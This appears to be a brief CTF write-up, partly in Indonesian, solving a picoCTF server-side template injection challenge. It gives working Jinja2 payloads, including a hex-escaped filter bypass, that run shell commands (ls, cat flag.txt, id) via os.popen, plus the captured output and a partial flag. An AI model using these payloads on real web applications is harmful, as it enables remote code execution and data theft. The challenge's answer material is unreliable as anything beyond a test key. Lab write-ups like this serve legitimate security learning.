



how to solve

input {{7\*7}}



if the result is 49 then the input was successful



this is an example of the template

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('ls')|attr('read')}}}
```



modification with the ls command; cat flag


# Home

I built a cool website that lets you announce whatever you want!\*

What do you want to announce:

**\_\_pycache\_\_ app.py flag  
requirements.txt  
picoCTF{sst1\_f1lt3r\_byp4ss\_5b0b2**

## Explanation:



Fungsi payload baca flag

```
{{config.__class__.__init__.__globals__['os'].popen('cat flag.txt').read()}}
```

Fungsinya:

Menjalankan perintah shell cat flag.txt di server (RCE).

Output perintah ditampilkan ke response web (jadi kita bisa lihat flag).

Kenapa bisa?

`config.__class__.__init__.__globals__` → akses global namespace Python.

`os.popen()` → jalankan perintah shell.

`.read()` → baca hasil perintah.

prompt alternatif (payload lain), banyak. Contoh:

Payload lain untuk test

`{{7*'a'}}` → output: aaaaaaa.

`{{[].__class__.__base__.__subclasses__()}}` → list semua subclass.

Payload lain untuk RCE

`{{'.__class__.__mro__[1].__subclasses__()}}` → dapat semua subclass, lalu cari Popen.

`{{'.__class__.__mro__[1].__subclasses__()[<index>].__init__.__globals__['os'].popen('id').read()}}` → alternatif payload.

Singkatnya

Payload baca flag = jalankan cat flag.txt.

Ada banyak variasi payload (tergantung filtering & template engine).

Prinsip sama: tujuannya mengeksekusi perintah server & tampilkan hasil.